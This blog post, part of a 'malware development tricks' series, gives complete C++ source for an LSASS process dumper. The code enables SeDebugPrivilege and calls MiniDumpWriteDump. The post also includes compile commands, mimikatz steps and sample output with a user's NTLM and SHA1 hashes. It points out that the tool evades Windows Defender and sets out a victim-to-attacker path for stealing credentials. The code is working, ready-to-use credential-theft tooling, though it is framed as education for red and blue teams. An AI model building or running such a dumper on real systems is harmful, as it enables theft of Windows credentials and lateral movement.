

Malware development trick - part 28: Dump Lsass.exe. Simple C++ example.


cocomelonc.github.io/malware/2023/05/11/malware-tricks-28.html

May 11, 2023

4 minute read

Hello, cybersecurity enthusiasts and white hackers!

```
57 -
58 if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
59 if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res = FALSE;
60 if (!AdjustTokenPrivileges(token, FALSE, &tp,
61 printf(res ? "successfully enable %s :\n" : "
62 return res;
63 }
64
65 // minidump lsass.exe+ntlmsspss
66 BOOL createMiniDump() {
67 bool dumped = FALSE;
68 int pid = findMyProc("lsass.exe");
69 HANDLE ph = OpenProcess(PROCESS_VM_READ | PROC
70 HANDLE out = CreateFile(LPCTSTR)"C:\\temp\\ls
71 if (ph && ph != INVALID_HANDLE_VALUE) {
72 dumped = MiniDumpWriteDump(ph, pid, out, (MI
73 printf(dumped ? "successfully dumped to lsaa
74 }
75 return dumped;
76 }
77
78 int main(int argc, char* argv[]) {
79 if (!setPrivilege(SE_DEBUG_NAME)) return -1;
80 if (!createMiniDump()) return -1;
81 return 0;
82 }
```



```
mimikatz # sekurlsa: minidump C:\\temp\\lsass.dmp
Switch to MINIDUMP: 'C:\\temp\\lsass.dmp'

mimikatz # sekurlsa: logonpasswords
Opening: 'C:\\temp\\lsass.dmp' file for minidump...

Authentication Id : 0 ; 215965 (00000000:00034b9d)
Session : Interactive from 1
User Name : IEUser
Domain : MSEDGEMIN10
Logon Server : MSEDGEMIN10
Logon Time : 3/30/2023 1:55:37 AM
SID : S-1-5-21-321011800-3761883066-353627000-1000

msv :
[00000003] Primary
* Username : IEUser
* Domain : MSEDGEMIN10
* NTLM : fc525c9683e8fe0678995ba2ddc971889
* SHA1 : e53d7244aa8727f57899b01d8959141960aad5d22

tspkg :
wdigest :
* Username : IEUser
* Domain : MSEDGEMIN10
* Password : (null)
```

Today, I want to show how we can dumping Lsass without Mimikatz: via `MiniDumpWriteDump` API. Since `mimikatz` is a very famous tool and easy to detect, hackers find new tricks to reimplement some features from it's logic.

practical example

So, how we can write a simple `lsass.exe` process dumper? We use `MiniDumpWriteDump`:

```

BOOL MiniDumpWriteDump(
    [in] HANDLE                hProcess,
    [in] DWORD                 ProcessId,
    [in] HANDLE                hFile,
    [in] MINIDUMP_TYPE         DumpType,
    [in] PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,
    [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
    [in] PMINIDUMP_CALLBACK_INFORMATION CallbackParam
);

```

The `MiniDumpWriteDump` function is a Windows API function that creates a minidump file, which is a small snapshot of the application state at the time the function is called. This file can be useful for debugging purposes, as it contains the exception information, a list of loaded DLLs, stack information, and other system state information.

First of all, we find `lsass.exe` process, via function like this:

```

int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {
            pid = pe.th32ProcessID;
            break;
        }
        hResult = Process32Next(hSnapshot, &pe);
    }

    // closes an open handle (CreateToolhelp32Snapshot)
    CloseHandle(hSnapshot);
    return pid;
}

```

It is necessary to have `SeDebugPrivilege` privilege to dump `LSASS` as an attacker:

```

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
    HANDLE token;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    BOOL res = TRUE;

    if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
    if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
    printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
    return res;
}

```

Then, create dump:

```

// minidump lsass.exe
BOOL createMiniDump() {
    bool dumped = FALSE;
    int pid = findMyProc("lsass.exe");
    HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
    HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (ph && out != INVALID_HANDLE_VALUE) {
        dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL,
NULL);
        printf(dumped ? "successfully dumped to lsass.dmp :)\n" : "failed to dump :(\n");
    }
    return dumped;
}

```

So, the full source code is looks like this [hack.cpp](#):

```

/*
 * hack.cpp - Dump lsass without mimikatz. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2023/05/11/malware-tricks-28.html
 */
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>
#include <dbghelp.h>
#pragma comment (lib, "dbghelp.lib")

int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {
            pid = pe.th32ProcessID;
            break;
        }
        hResult = Process32Next(hSnapshot, &pe);
    }

    // closes an open handle (CreateToolhelp32Snapshot)
    CloseHandle(hSnapshot);
    return pid;
}

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
    HANDLE token;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    BOOL res = TRUE;

```

```

if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;

tp.PrivilegeCount = 1;
tp.Privileges[0].Luid = luid;
tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res =
FALSE;
if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
return res;
}

// minidump lsass.exe
BOOL createMiniDump() {
    bool dumped = FALSE;
    int pid = findMyProc("lsass.exe");
    HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
    HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (ph && out != INVALID_HANDLE_VALUE) {
        dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL,
NULL);
        printf(dumped ? "successfully dumped to lsass.dmp :)\n" : "failed to dump :(\n");
    }
    return dumped;
}

int main(int argc, char* argv[]) {
    if (!setPrivilege(SE_DEBUG_NAME)) return -1;
    if (!createMiniDump()) return -1;
    return 0;
}

```

As you can see, do not forget to add `dbghelp.lib` as a dependency:

```
#pragma comment (lib, "dbghelp.lib")
```

demo

Let's go to see everything in action. Compile our dumper at the attacker's machine (`kali x64`):


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```

```
(cocomeLonc@kali) [~/hacking/cybersec_blog/2023-05-11-malware-tricks-28]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp

(cocomeLonc@kali) [~/hacking/cybersec_blog/2023-05-11-malware-tricks-28]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomeLonc cocomeLonc 41472 May 11 15:32 hack.exe
-rw-r--r-- 1 cocomeLonc cocomeLonc 2484 May 11 14:43 hack.cpp
```

Then, execute it at the victim's machine (windows 10 x64 in my case):


.\hack.exe




As you can see, lsass.dmp gets dumped to the working directory: C:\\temp\\.


Then, open mimikatz load in the dump file and dump passwords:

```
.\mimikatz.exe  
sekurlsa::minidump c:\temp\lsass.dmp  
sekurlsa::logonpasswords
```





Interesting moment: not work in mimikatz v2.2.0 on my Windows:



Note that Windows Defender on Windows 10 is flagging up mimikatz immediately... but allows running hack.exe.

So, what's the trick? We can create an attack in this following path:

- execute `hack.exe` on victim's machine
- so, `lsass.dmp` gets dumped to the working directory
- take the `lsass.dmp` offline to our attacking windows machine
- open `mimikatz` and load in the dump file
- dump passwords of victim's machine (on attacker's machine)!

This is just one of the methods, I will try to tell about the another in the future.

This trick is used many APTs and hacking tools in the wild. For example, Cobalt Strike can spawn a job to inject into `LSASS` memory and dump password hashes. Fox Kitten and HAFNIUM used `procdump` to dump the `LSASS` process memory.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK - OS Credential Dumping: LSASS Memory

APT3

Cobalt Strike

Fox Kitten

HAFNIUM

mimikatz

MiniDumpWriteDump

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine